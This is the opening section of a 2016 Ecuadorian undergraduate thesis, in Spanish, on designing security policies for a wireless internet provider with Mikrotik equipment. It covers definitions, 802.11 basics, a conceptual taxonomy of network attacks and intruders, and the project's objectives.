ANÁLISIS E IMPLEMENTACIÓN DE POLÍTICAS DE SEGURIDAD PARA WISP MEDIANTE EQUIPOS MIKROTIK Y ELEMENTOS DE RED.

ANÁLISIS E IMPLEMENTACIÓN DE POLÍTICAS DE SEGURIDAD PARA WISP MEDIANTE EQUIPOS MIKROTIK Y ELEMENTOS DE RED.

WILLIAM HOMERO PAUZHI IDROVO
Egresado de la Carrera de Ingeniería Electrónica,
Mención Telecomunicaciones.
Universidad Politécnica Salesiana

Dirigido por:

ING. JHONATAN CORONEL
Ingeniero Electrónico
Docente de la Universidad Politécnica Salesiana
Facultad de Ingenierías
Carrera de Ingeniería Electrónica.


Datos de catalogación

William Homero Pauzhi Idrovo

ANÁLISIS E IMPLEMENTACIÓN DE POLÍTICAS DE SEGURIDAD PARA WISP MEDIANTE EQUIPOS MIKROTIK Y ELEMENTOS DE RED.

Universidad Politécnica Salesiana, Cuenca – Ecuador, 2016
INGENIERIA ELECTRONICA
Formato 170 x 240 mm Páginas: 87

Breve reseña de los autores e información de contacto:



William Homero Pauzhi Idrovo
Egresado de la carrera de Ingeniería Electrónica, Mención Telecomunicaciones.
Obtuvo una certificación MTCNA Mikrotik en el 2015.
Universidad Politécnica Salesiana
wpauzhi@est.ups.edu.ec

Dirigido por:

Ing. Jhonatan Coronel
Recibió el grado de Ingeniero Electrónico en la Universidad Politécnica Salesiana de Cuenca, Azuay en el 2000, posteriormente obtuvo un postgrado de especialización en Gestión de Telecomunicaciones en la Universidad Andina Simón Bolívar de Quito en el 2003, en el 2007 obtuvo el grado de Master en Gestión de sistemas de información en la Escuela Politécnica del Litoral de Guayaquil, Actualmente ejerce el cargo de docente y miembro del Departamento de Electrónica y Telecomunicaciones en la Universidad Politécnica Salesiana de Cuenca, Azuay, desde Marzo del 2009, y ejerce el cargo de Jefe Técnico Provincial en la Corporación Nacional de Telecomunicaciones de Ecuador CNT E.P, Cañar, Ecuador, función que desempeña desde el año 2007.
ecoronel@est.ups.edu.ec

RESUMEN

Un Proveedor de Servicio de Internet Inalámbrico está expuesto a sufrir distintos tipos de ataques informáticos, ya que cualquier equipo de telecomunicaciones puede interceptar las señales transmitidas desde su estación base o puntos de acceso. Constituyéndose en una amenaza frente a la confidencialidad de la información de los usuarios y la integridad de la empresa proveedora del servicio.

Conocida esta problemática, se propone integrar un escudo de seguridad que mitigue los riesgos de sufrir delitos informáticos, y la empresa pueda garantizar la integridad, confidencialidad y prestación continua de servicios a los usuarios.

Bajo este propósito se estudia los mecanismos de prevención de seguridad actuales e investiga las mejores prácticas en cuanto a políticas de seguridad informática se refiere. Para el estudio de infraestructuras de red, equipamiento, y ataques recurrentes, se tiene la colaboración de la empresa WISP AUSTRONET, que representa un caso común de estudio de este tipo de escenarios. En ella se lleva a cabo las diferentes pruebas de campo, evaluaciones de seguridad e implementación.

Contando con los conocimientos y herramientas necesarias, en primera instancia se realiza la auditoria de red inalámbrica basada en la metodología ISSAF y la plataforma Kaly Linux. La cual define los requerimientos que debe contener la política de seguridad informática para garantizar un escudo de seguridad robusto frente a los diferentes tipos de ataques.

En este contexto se opta por la implementación de la norma ISO/IEC 27002 en la cual se enfatiza la seguridad a nivel físico, lógico y de sistemas. La seguridad a nivel físico integra consideraciones para prevenir la acción de un atacante que intente acceder al lugar donde se encuentren instalados los equipos de red de la empresa. Por otra parte la seguridad a nivel lógico y de sistemas previene los diferentes tipos de ataques mediante la implementación de PPPoE+RADIUS. Está implementada en base al estudio e investigación de las tecnologías de seguridad informática y prestaciones de equipos Mikrotik, que pueden integrarse en la empresa. Una vez implementada las políticas de seguridad informática se realiza las diferentes evaluaciones de seguridad al escudo de red. El cual logra neutralizar los ataques informáticos de forma exitosa, y brinda a la empresa total control de los usuarios que están registrados en la red.

ABSTRACT

A Provider of Service of Wireless Internet is exhibited to suffering different types of computer attacks, since any team of telecommunications can intercept the signs transmitted from his station base or points of access. Being constituted in a threat opposite to the confidentiality of the information of the users and the integrity of the company provider of the service.

Acquaintance this problems, proposes to integrate a safety shield that mitigates the risks of suffering computer crimes, and the company could guarantee the integrity, confidentiality and service continues of services the users.

Down this intention studies the current mechanisms of safety prevention and investigates the best practices as for political of computer safety refers. For the study of infrastructures of network, equipment, and attacks appellants, there is had the collaboration of the company WISP AUSTRONET, which represents a common case of study of this type of stages. In her there will be carried out the different tests of field, safety evaluations and implementation.

Being provided with the knowledge and necessary hardware, in the first instance there is realized the audit of wireless network based on the methodology ISSAF and the platform Kaly Linux. Which defines the requests that the politics of computer safety must contain to guarantee a robust shield of safety opposite to the different types of attacks.

In this context it is decided in favour of the implementation of the norm ISO/IEC 27002 in which the safety is emphasized at physical, logical and of systems level. The safety at physical level integrates considerations to prepare the action of an attacker who tries to gain access to the place where there are installed the teams of network of the company. On the other hand the safety at logical level and with systems he provides the different types of attacks by means of the implementation of PPPoE+RADIUS, this is implemented based on the study and investigation of the technologies of computer safety and services of teams Mikrotik, which could integrate into the company.

Once implemented the political ones of computer safety the different evaluations of safety are realized to the shield of network implemented. Which manages to neutralize the computer attacks of successful form, and it offers to the entire company control of the users who are registered in the network.

CERTIFICACIÓN

En calidad de Tutor Del Proyecto Técnico ***"Análisis e implementación de políticas de seguridad para Wisp mediante equipos mikrotik y elementos de red."***, elaborada por el Sr. William Homero Pauzhi Idrovo, declaro y certifico la aprobación del presente proyecto basándose en la supervisión y revisión de su contenido.

Cuenca, Marzo del 2016

Ing. Jhonatan Coronel


DIRECTOR DEL TRABAJO DE TITULACIÓN

DECLARATORIA DE RESPONSABILIDAD

El autor declara que los conceptos desarrollados, análisis realizados y las conclusiones del trabajo titulado: "***Análisis e implementación de políticas de seguridad para Wisp mediante equipos mikrotik y elementos de red.***", son de su exclusiva responsabilidad y autoriza a la Universidad Politécnica Salesiana el uso de la misma con fines académicos.

A través de la presente declaración cedo los derechos de propiedad intelectual correspondiente a este trabajo a la Universidad Politécnica Salesiana, según lo establecido por la Ley de Propiedad Intelectual, por su reglamento y por la normativa institucional vigente.

Cuenca, Marzo del 2016



William Homero Pauzhi Idrovo

AUTOR

ÍNDICE GENERAL

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

AGRADECIMIENTOS

Agradezco a DIOS por brindarme este tiempo y poder cumplir con esta primera meta de mi vida. A mis padres que se han esforzado día a día para ver culminada esta etapa. Mi madre Magdalena, quien siempre me acompaño y fortaleció en los momentos de adversidad con su amor infinito. A mi padre Homero, que con trabajo y sacrificio apoyo mis sueños. A mí querida hermana Candy que es un gran ejemplo de perseverancia y determinación frente a los obstáculos, y siempre está pendiente de mi persona. Sin duda no tendré como agradecerles lo suficiente, a ustedes mi familia.

William Pauzhi Idrovo

DEDICATORIA

Dedico este trabajo a Dios y a mi Familia, que siempre fueron el motor para seguir adelante frente a las dificultades y desaciertos. A mi madre Magdalena que me inculco siempre a dar lo mejor ante cualquier circunstancia de la vida, a mi padre Homero por su apoyo incondicional y su buen ejemplo de vida, a mi hermana Candy por su cariño inagotable. A ustedes va dedicado todo el trabajo y esfuerzo.

William Pauzhi Idrovo

CAPÍTULO 1

1. INTRODUCCION.

Las redes inalámbricas presentan un alto índice de vulnerabilidades respecto a las redes cableadas, ya que por su naturaleza inalámbrica la información puede ser fácilmente interceptada por cualquier equipo de telecomunicaciones. De esta manera el intruso entre el Punto de acceso inalámbrico y el cliente puede obtener beneficios y permisos no asignados dentro de la red que se derivaran en ataques tanto al WISP como al cliente. Esto demanda establecer políticas de seguridad robustas, de bajo costo y fácilmente administrables.

Dado esto se tiene la colaboración de la Empresa WISP AUSTRONET que presenta un caso común en equipos utilizados, topologías y seguridades implementadas de empresas que sufren algún tipo de ataque, la cual está ubicada en la provincia del Azuay en donde se analizaran los diferentes problemas de seguridad y administración de la red. Posterior a ello se llevara a cabo la implementación de mecanismos de seguridad informática en base al estudio de tecnologías que solventen una solución a este tipo de problemas y de esta manera integrar un escudo de defensa frente a los diferentes tipos de ataques.

El presente documento está estructurado como se describe a continuación: en el Capítulo 1 se aborda los conceptos generales en cuanto a las políticas de seguridad informática, justificación y objetivos del presente proyecto. En el Capítulo 2 se analizaran los diferentes mecanismos de seguridad recurrentes actuales y las mejores prácticas en el área de seguridad informática, para continuar en el Capítulo 3 con la metodología donde se presenta las diferentes infraestructuras de red para el análisis de vulnerabilidades y soluciones implementadas. En el Capítulo 4 se exponen las evaluaciones realizadas, y finalmente en la Capitulo 5 se concluye el presente trabajo en función de los aspectos más relevantes.

1.1. Terminologías en Seguridad Informática.

WISP (*del inglés: Wireless Internet Service Provider*).- Es una empresa de telecomunicaciones dedicada a ofrecer servicios de internet de banda ancha mediante tecnologías como Wi-Fi o WiMax.

Punto de acceso inalámbrico o AP (*de inglés: Acces Point*).- Se considera como el dispositivo que establece la comunicación inalámbrica a través de señales de radio, actuando como puente entre el dispositivo cliente y la red troncal de servicios [2].

Autenticación.- Es un proceso en la seguridad informática que busca asegurar la comunicación, a través de la comprobación de la identificación del usuario mediante diferentes tipos de llaves de autentificación.

Cifrado.- Proceso que se da a un grupo de datos, que forman parte de un paquete de información con el propósito de imposibilitar el acceso, exceptuando el destinatario que puede examinarlos. Para descifrar el contenido de los datos, por lo regular se utiliza un algoritmo y una clave de cifrado.

VPN *(del inglés: Virtual Private Network).-* Expresión utilizada para identificar a una red privada, que garantiza la conexión de modo seguro a las empresas con distintas áreas de su organización, colaboradores que estén fuera, personas con dispositivos inalámbricos (móviles, Tablet), proveedores, etc [1].

WEP *(del inglés :Wired Equivalent Privacy).-* Término que se relaciona con el primer mecanismo de seguridad implementado en redes inalámbricas. Este se desarrolló bajo el estándar IEEE 802.11i, que orientaba a codificar los datos que se trasladan mediante una red inalámbrica.

WPA *(Acceso Protegido Wi-Fi).-* Es un sistema de seguridad creado por la Wi-Fi Alliance, que se basó en un borrador del estándar IEEE 802.11i, para optimizar el nivel de codificación existente en WEP. Incorporando un procedimiento de autenticación para mitigar las debilidades presentadas por el sistema WEP [2].

WPA2 (Acceso Protegido Wi-Fi 2).- Es un sistema de seguridad informática creado para corregir las vulnerabilidades detectadas en WPA, ya que esta no incluye todas las características del IEEE 802.11i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11i [1].

La Wi-Fi Alliance llama a la versión de clave pre-compartida WPA-Personal y WPA2-Personal y la versión con autenticación 802.1x/EAP como WPA-Enterprise y WPA2-Enterprise.

IEEE 802.1x.- Terminología que define un estándar mejorado a IEEE802.11i. Este controla el acceso a la red a través de puertos que ofrece parámetros para la autenticación que se fundamenta en dos identificadores que son: usuario y contraseña o certificados digitales, así como la repartición de claves de cifrado.

IEEE 802.11i.- Está dirigido a mitigar las vulnerabilidades en WEP y WAP generadas por los protocolos de autenticación y de codificación. El estándar abarca los protocolos 802.1x, TKIP (Protocolo de Claves Integra – Seguras – Temporales), y AES (Advanced Encryption Standard, Estándar de Cifrado Avanzado). Estas implementadas en Wi-Fi Protected Access (WPA2) [2].

EAP ***(del inglés: Extensible Authentication Protocol).-*** Corresponde a un protocolo de autenticación para ejecutar tareas como: autorización y autenticación. Se utiliza en redes WLAN en conjunto con el protocolo IEEE 802.1x para establecer la conexión entre el punto de acceso y el usuario [28].

IPsec.- Está integrado por protocolos criptográficos para dar confabilidad al flujo de paquetes, garantizar la autenticación mutua y fijar parámetros criptográficos. La seguridad IP utiliza la asociación de seguridad como base para establecer funciones de seguridad en IP. La asociación de seguridad es un paquete de algoritmos y parámetros que se usan para cifrar y autenticar paquetes de datos a una dirección especifica [27].

SSL ***(del inglés: Secure Sockets Layer).-*** Estándar que se encuentra entre la capa de red TCP/IP y aplicación del modelo OSI, permitiendo realizar transacciones seguras entre máquinas [29].

SSL VPN ***(del inglés: Secure Sockets Layer Virtual Private Network).-*** Este término es utilizado para nombrar redes exclusivas virtuales que utilizan el protocolo de la capa de transferencia SSL.

SSH *(del inglés: Secure Shell).-* Su uso permite establecer una conexión con máquinas remotas, utilizando tecnologías de cifrado. Para evitar que los atacantes puedan identificar el usuario y contraseña de la conexión, asimismo limitar a conocer lo que escribe durante la sesión.

HTTPS *(del inglés: HyperText Transfer Protocol Secure).-* Hace referencia a una adaptación segura del protocolo HTTP, cuya particularidad es el uso de un cifrado que se basa en el Secure Socket Layer (SSL). El cual permite crear un canal adecuado para el tráfico de información.

Amenaza.- Se considera un evento que puede ocasionar un acontecimiento en cualquier tipo de estructura, que tiene como efecto el daño o pérdida de materiales en sus activos.

Impacto.- Se conceptualiza al grado de consecuencia que se produce, cuando se materializa una amenaza.

Riesgo.- Se relaciona con la probabilidad de que suceda la amenaza o evento no deseado.

Vulnerabilidad.- Se consideran a los aspectos que influyen negativamente en un activo, posibilitando la ejecución de una amenaza.

Ataque.- En seguridad informática, se considera al suceso que tiene éxito o no, que pretende dañar el correcto funcionamiento del sistema.

Desastre o Contingencia.- Se refiere a la dificultad de acceder a la información y procesamiento de datos a través de computadores que forman parte de las operaciones propias de un negocio.

1.2. Protocolo IEEE 802.11.

El protocolo IEEE 802.11 es un estándar diseñado para redes inalámbricas. Este estándar define las características de comunicación en redes de área local inalámbricas de alta velocidad [2].

El estándar 802.11 tiene como modelo de referencia de interconexión de sistemas abiertos (OSI) que está compuesto por siete capas. En la figura 1 se muestra la estructura del modelo.




Figura 1: Modelo OSI.

Capa física

Esta capa define las características tiene la transmisión de los datos y el tipo de modulación. El estándar IEEE 802.11 tiene las siguientes opciones.

- *FHSS o Espectro ensanchado por salto de frecuencia*:

Esta técnica consiste en transmitir la información en una determinada frecuencia durante un intervalo de tiempo y luego salta a otra frecuencia.

Los saltos son pseudoaleatorio ya que tanto el transmisor como el receptor deben conocerlo. La frecuencia utilizada es 2.4 GHz y se divide en 79 canales con 1 MHz de ancho de banda. La modulación aplicada tiene una velocidad de 11 Mbps [3].

- *DSSS o Espectro ensanchado por secuencia directa.*

Consiste en generar una secuencia de bits, la cual es redundante para cada bit que integra la señal, el estándar recomienda un tamaño de 11 bits. Esta secuencia de bits se conoce como Secuencia de Barker y está diseñada para que aparezca la misma cantidad de 1s y 0s.

Los receptores a los que el emisor haya enviado previamente la secuencia podrán recuperar la señal original. La tecnología DSSS utiliza el rango de frecuencias de los 2.4 a 2.4835 GHz, en el cual los 83.5 MHz de ancho de banda se subdividen en 14 canales de 5 MHz cada uno.

Espectro ensanchado utiliza todo el ancho de banda disponible y no concentra la energía en una señal portadora, dado esto se brinda posibilidades de encriptación y una mejor inmunidad a interferencias. Este protocolo puede ser transmitido en la banda IMS (*del inglés: Industrial, Scientific and medical*) el cual contiene las frecuencias 902 - 928MHz, 2.4 - 2.4835 GHz y 5.725 - 5.850 GHz [3].

Capa de enlace de datos Esta capa controla el acceso, flujo de datos, exploración, autenticación y seguridad de las redes. Un protocolo de acceso a redes inalámbricas demanda una especial atención en la robustez de los enlaces y la calidad de servicio.

Mecanismo de acceso

El acceso múltiple por división de tiempo (TDMA) y por división de frecuencia (FDMA) integran los protocolos de acceso. En el primer caso se asigna todo el ancho de banda disponible durante un espacio de tiempo, esto requiere de sincronización para evitar interferencias.

También encontramos el acceso múltiple sensible a la portadora con prevención de colisión (CSMA/CA), siendo el más utilizado en una red inalámbrica ya que es más factible eludir una colisión que detectarla [5].

Algunas familias del estándar IEEE 802.11 que hacen referencia a las redes inalámbricas son:

Protocolo 802.11b.- Este estándar tiene un alcance de 50 metros con una antena omnidireccional de baja ganancia. Con antenas externas de alta ganancia se puede llegar hasta 8 km de alcance y con línea de vista se logra tener un alcance de 80 a 120 km.

La velocidad máxima de transmisión es de 11 Mbps y la banda de operación se encuentra en el espectro de los 2.4 GHz.

Protocolo 802.11g.- Este protocolo aplica el método de acceso Multiplexación por División de Frecuencia Ortogonal (OFDM) y es usado con los dispositivos que aplican el estándar 802.11b mediante la manipulación de Código Complementario (CCK) y paquetes binarios de códigos convolucionales. Su velocidad máxima es de 54 Mbps, superior al estándar 802.11b cuya velocidad máxima es de 11 Mbps.

Protocolo 802.11n.- Este se basa en la tecnología Múltiple Entrada, Múltiple Salida (MIMO). La velocidad de transmisión es de 600 Mbps, que es muy superior al estándar 802.11b. Esta velocidad se puede alcanzar por medio de varias antenas y utilizando varios canales al mismo tiempo para enviar y recibir datos. Trabaja en las bandas 2.4 GHz y 5 GHz, por lo que es compatible con las ediciones previas a este estándar [5].

Modos de funcionamiento Los componentes básicos de una red inalámbrica son:

- El punto de acceso (Ap) que actúan como enlace entre la parte cableada y la inalámbrica y permiten el acceso a la red de las estaciones cercanas a ellos.
- Los adaptadores de WLAN o controladores de interfaz de red, que proporcionan la conexión inalámbrica a equipos terminales o estaciones, son básicamente tarjetas de red que cumplen con lo especificado en los estándares 802.11. Se encuentran en diferentes formatos, tales como Antenas, tarjetas PCI, adaptadores USB.
- Estaciones o equipo terminal, son dispositivos que contienen un adaptador WLAN

En base a estos elementos y estándares son implementadas las infraestructuras de red de las empresas WISP para prestar el servicio de internet de banda ancha [2].

1.3. Seguridad Informática

La Seguridad informática se orienta a la interrelación de diferentes etapas, con el propósito de que al final del proceso garanticen al menos tres elementos al interior de sus sistemas como: confidencialidad, disponibilidad e integridad de la información [13].

Tomando como referencia el tipo de sistema informático con el que se trabaje ya sea de tipo militar, comercial o bancario el ordenamiento de los tres factores antes citados es indistinto, entrando inclusive en juego otros elementos como autenticidad o irrefutabilidad [3].

1.3.1. Evaluación de Riesgo.

La evaluación de riesgo se relaciona con la valoración de las amenazas y vulnerabilidades relativas a la información, instalaciones de administración, probabilidad de ocurrencia y el potencial impacto en la empresa o negocio.

El término amenaza se enfoca en las operaciones que pueden causar efectos negativos en una organización, pudiendo ser de carácter físico o lógico. En cambio la expresión vulnerabilidad representa una debilidad que puede denotarse con la ejecución de una amenaza [12].

1.3.2. Tipos de Ataques Informáticos

Los diferentes tipos de ataques informáticos explotan las vulnerabilidades de un sistema. El término vulnerabilidad informática considera cualquier debilidad en una infraestructura que permita a un atacante violar la integridad de un sistema para el cometimiento de diferentes tipos de delitos informáticos. Los ataques informáticos pueden ser de tipo pasivo o activo, cada uno de ellos se describe a continuación:

Ataques Pasivos. El propósito de estos ataques es conseguir información, estos embates admiten un primer paso para ataques futuros. Ejemplos de este tipo de ataques son:

- Espionaje.- Se considera al hecho de observar el ambiente para obtener información referente a la topología de la red, la misma que puede ser utilizada para futuros ataques [2].

- Escuchas.- La finalidad de este ataque es monitorizar la red para captar información sensible, que puede ser la dirección MAC o IP (origen y destino), identificadores de usuario, contraseñas. Datos obtenidos para la planificación de ataques programados.

- Ataques de descubrimiento de contraseña.- Estos ataques se orientan a develar contraseñas que un usuario provee con el propósito de acceder a un sistema o descubrir claves de cifrado [2].

Ataques Activos. Este tipo de ataque se mezcla en el flujo de datos o la instauración de aparentes flujos en la transferencia de datos. Así estos ataques pueden tener dos objetivos:

a) Suplantación de identidad mediante la falsificación de diferentes llaves de acceso a un sistema.

b) Colapsar los servicios brindados por la red. Algunos ejemplos son:

- Puntos de acceso no autorizados.- Sitios de acceso inalámbrico que se enlazan sin legalización a una red

- Spoofing (*suplantación*).- Se fundamenta en emplear un terminal cliente, al que se asocian validadores estáticos (dirección IP) de una red WLAN para suplir la identidad de algún miembro de la comunicación. Un ejemplo de este tipo de ataque, son los relacionados con el secuestro de sesiones [2].

- Hombre en el medio.- Este ataque se vale del spoofing para obstaculizar y selectivamente cambiar los datos de la comunicación, y de esta manera suplantar la identidad de una de las entidades implicadas en la comunicación.

- Secuestro de sesiones.- Se relaciona a una amenaza de seguridad que se basa del spoofing, pero con la diferencia que éste consiste en usurpar una conexión existente entre dos computadores. Monitoreando la red el atracador, puede generar tráfico que parezca venir de una de las partes relacionadas en la comunicación, robando la sesión de los individuos dentro de la red.

- Denegación de servicio (DoS).- Tiene como finalidad inhabilitar la red, para que otros usuarios no puedan acceder a ella [9].

1.3.3. Clasificación de intrusos.

Dentro de la seguridad informática. La actividad de intrusos informáticos radica en el cometimiento de delitos informáticos, destruyendo o vulnerando los sistemas de protección para la obtención de información o inhabilitación de un sistema. No obstante algunos tipos de intrusos descubren las vulnerabilidades de un sistema y presenta una notificación a sus administradores para la corrección de dichos fallos. A continuación se presenta una clasificación de estos y sus actividades [2].

Hackers

Es una expresión que se utiliza en el campo informático para identificar a una persona experta en algunas áreas relacionadas con la informática como: programación, redes, sistemas operativos, etc. Los hackers se caracterizan por indagar o educarse en sistemas de seguridad de su interés. Estas personas dada sus condiciones pueden irrumpir en los sistemas de una empresa por diversión o explorar datos privados, pero la ética hacker no permite divulgar esos datos

privados ya que sería un acto ilegal. Entre ellos se distinguen los hackers de sombrero blanco que tienen como objetivo descubrir nuevas vulnerabilidades dentro de un sistema. Y fomentar la seguridad de instituciones en base a los resultados que obtienen durante sus ataques a dichas infraestructuras de red [2].

Cracker

Se define a la personas con conocimientos informáticos, que tiene como objetivo cometer delitos informáticos buscando lucro o la inestabilidad de un sistema entre ellos tenemos:

- *Lammer:* Se consideran a individuos, con conocimientos mínimos informáticos, que a través de herramientas existentes atacan a ordenadores, sin saber en la mayoría de casos el grave daño que están causando.
- *Trasher:* Se refiere a las personas que buscan en el reciclaje información relacionada con: números de tarjetas de crédito, claves de acceso, cuentas bancarias, etc. Esto con el propósito de cometer algún delito relacionado con estafa u otras actividades ilícitas a través de internet.
- *Insiders:* Las personas con conocimientos informáticos, que atacan desde adentro de la organización, estos ataques por lo regular son motivados por venganza [2].

1.4. Políticas de Seguridad Informática

Las políticas son instrucciones o principios determinados por los responsables directos o indirectos de un sistema, que delimitan una dirección que describe la manera de afrontar un problema o situación. Las políticas son desplegadas y soportadas por estándares, mejores prácticas, procedimientos y guías.

Así como, las políticas no sólo son distintas, sino que se encuentran a un nivel mucho más alto que los procedimientos. La declaración de una política establece los lineamientos generales a seguir para atender un problema específico; mientras que los procedimientos dictan los pasos operativos específicos o los métodos que los trabajadores deben emplear para lograr los objetivos propuestos [7].

Las políticas de seguridad informática, también están orientadas a brindar explicaciones comprensibles sobre la toma de decisiones, explicando la importancia del uso de sus recursos. Por ello las políticas de seguridad informática, se deben plasmar en un lenguaje simple, que permita comprender hacia dónde quiere llegar, apartándole de tecnicismos que impidan una visión clara de las mismas.

Las políticas de seguridad informática deben guiarse de procedimientos que se ajusten a las necesidades de la entidad y actividades que realiza [14]. Con ello es pertinente destacar que una política de seguridad informática, debe:

• Garantizar la confidencialidad de los datos gestionados en los diferentes procesos de la empresa.

• Garantizar la disponibilidad de servicios ofrecidos a clientes, de igual manera a los servicios y procesos internos de la empresa.

• Garantizar el funcionamiento de servicios en lapsos de tiempo cortos, tras ocurrir situaciones de emergencia.

• Prevenir que la información sea modificada sin ninguna autorización.

• Concientizar y brindar formación permanente sobre seguridad de la información [5].

1.5. Justificación

Informes estadísticos presentados por el Centro de respuesta a incidentes informáticos del Ecuador (Ecucert), evidencian que en la zona Sur del país en promedio se informaron más de 2,000 ataques anuales a partir del año 2004. El 30% de los proveedores de servicios de internet inalámbrico aseguran ser víctimas de algún tipo de ataque, sean estos activos o pasivos. Estos ataques representan riesgos y pérdidas económicas que afectan a empresas y usuarios [25].




Figura 2: Evolución de incidentes informáticos en el Ecuador a partir del año 2004.

Mediante la información levantada por el Ecucert en actividades forenses el 43% de las empresas WISP en Ecuador brindan servicios de última milla mediante equipos Mikrotik Wireless. Este servicio usualmente lo conforman una estación base central y varios equipos terminales que acceden a los servicios mediante una comunicación inalámbrica para abarcar zonas geográficas amplias en zonas suburbanas o rurales de la Provincia del Azuay [25].

En la actualidad parte de las empresas WISP implementan el sistema de seguridad para redes inalámbricas WAP-WAP2 e incluso WEP. Esto puede ocasionar que un intruso mediante un ataque programado para este tipo de seguridades logre ingresar a la infraestructura de red, descubriendo las llaves

de autentificación o información relevante de las empresas. De igual forma una mala gestión interna de llaves de autentificación o registros entre el personal de una empresa puede llevar a sufrir ataques que pueden darse desde el interior de la empresa [25].

Ante las necesidades actuales y el desarrollo de servicios a través de diferentes plataformas de telecomunicaciones se demandan políticas de seguridad informática que garanticen la integridad de las infraestructuras como los sistemas informáticos de las empresas.

1.6. Objetivos

1.6.1. Objetivo General

Elaborar e implementar una política de seguridad en función de los requerimientos de empresas WISP para la mitigación y prevención de ataques informáticos

1.6.2. Objetivos Específicos

- Analizar los diferentes tipos de servicios y estructuras de red de empresas proveedoras de internet con tecnología de acceso inalámbrica en la última milla.
- Investigar las mejores prácticas de las políticas de seguridad en función de las vulnerabilidades y requerimientos presentados por las empresas WISP.
- Elaborar una política de seguridad con la utilización de equipos Mikrotik y elementos de red que constituyan una topología de red robusta frente a ataques informáticos.
- Implementar un modelo de gestión interna de políticas de seguridad y administración para la optimización de recursos tanto de la red interna como inalámbrica en empresas WISP.

CAPÍTULO 2

2. ESTADO DEL ARTE

2.1. Estructuras y servicios de Empresas WISP

Las empresas proveedoras de servicios de Internet Inalámbrico están conformadas por la red de acceso para los clientes, y la red interna de gestión y administración de recursos [18]. Véase Figura 3.

Figura 3.Infraestructura para proveedores de internet Inalámbrico (WISP).

La ampliación de la infraestructura de las empresas, se correlaciona al número de clientes que acceden a sus servicios. Variando las prestaciones de los equipos de administración, así como las capacidades de los equipos inalámbricos utilizados en los radioenlaces. Este tipo de infraestructuras integran una mayor cantidad de puntos de acceso conectadas mediante enlaces punto a punto entre las estaciones bases y conexiones punto multipunto entre puntos de acceso y clientes, logrando la cobertura inalámbrica de amplias zonas geográficas [18].

Las empresas WISP aseguran la disponibilidad de servicios en casos de enlaces punto a punto fallidos mediante la implementación de redes tipo anillo, de esta manera garantizan la continuidad de los servicios a los usuarios.

A continuación en la Figura 4 se presenta una infraestructura de red genérica inalámbrica de amplia cobertura [18].

